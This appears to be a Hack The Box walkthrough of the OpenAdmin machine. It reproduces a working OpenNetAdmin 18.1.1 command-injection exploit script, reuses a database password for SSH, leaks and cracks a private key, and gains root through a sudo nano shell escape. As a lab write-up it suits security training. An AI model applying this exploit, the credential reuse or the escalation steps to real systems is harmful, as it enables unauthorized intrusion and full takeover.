Hack The Box
Hack The Box: OpenAdmin Walkthrough
OpenAdmin uses OpenNetAdmin RCE, credential reuse, an internal site, and sudo nano for root.
Recon & Enumeration

Use nmap to full scan for open ports and services:
Visit the target at port 80.

We get only the default Apache installation page. So, run Feroxbuster to enumerate hidden files and directories:

Upon thoroughly examining all the directories, we came across a webpage housing a login interface.

Upon checking the login page, we get the dashboard for "Open Net Admin" app.
Searchsploit it.

Having a look at the content, we can know to run it against the target.
└─$ cat 47691.sh # Exploit Title: OpenNetAdmin 18.1.1 - Remote Code Execution# Date: 2019-11-19# Exploit Author: mattpascoe# Vendor Homepage: http://opennetadmin.com/# Software Link: https://github.com/opennetadmin/ona# Version: v18.1.1# Tested on: Linux# Exploit Title: OpenNetAdmin v18.1.1 RCE# Date: 2019-11-19# Exploit Author: mattpascoe# Vendor Homepage: http://opennetadmin.com/# Software Link: https://github.com/opennetadmin/ona# Version: v18.1.1# Tested on: Linux#!/bin/bashURL="${1}"while true;do echo -n "$ "; read cmd curl --silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo \"BEGIN\";${cmd};echo \"END\"&xajaxargs[]=ping" "${URL}" | sed -n -e '/BEGIN/,/END/ p' | tail -n +2 | head -n -1doneExploitation:
Run the bash exploit.

We start enumerating this machine by first, right here in the current directory, we have numerous folders.

Check the local directory and then to config directory.

Cat the php file we got.
$ cat local/config/database_settings.inc.php<?php$ona_contexts=array ( 'DEFAULT' => array ( 'databases' => array ( 0 => array ( 'db_type' => 'mysqli', 'db_host' => 'localhost', 'db_login' => 'ona_sys', 'db_passwd' => 'n1nj4W4rri0R!', 'db_database' => 'ona_default', 'db_debug' => false, ), ), 'description' => 'Default data context', 'context_color' => '#D3DBFF', ),);Now, we have obtained credentials for MySQLi database. Proceed to know the users via the home directory of this system.

Two users: "Jimmy" and "Joanna".
Since we have port 22 running on the target, we can ssh into it using the creds:
jimmy:n1nj4W4rri0R!

Enumerate more through jimmy's profile starting with /var.

We got /internal directory. Cat the php file main.

Main.php appears to be processing a system command designed to display the SSH private key belonging to joanna.
For the PHP code to function, it needs to be hosted on a web server, and a specific port is required. Check what ports we have on the target.

We get port 52846 on the localhost. Intrigued, I decided to explore whether I could access this page using the curl tool. Our objective is to determine which specific localhost port hosts the execution of the "main.php" file. To achieve this, we'll employ the following command:
curl <http://127.0.0.1:52846/main.php>


Move the SSH private key to our attack box and then use ssh2john to make it a crackable hash format for john.
John The Ripper.

Now, we can go to joanna. We'll employ the passphrase "bloodninjas" in conjunction with the corresponding private key.

Privilege Escalation:
Check what joanna has for us.

We can use sudo nano with no password, and GTFObins opens in a new tab has a way in for us.

Now, we run: sudo nano /opt/priv then we escape it to execute the command reset; sh 1>&0 2>&0 .

And we get a root shell.
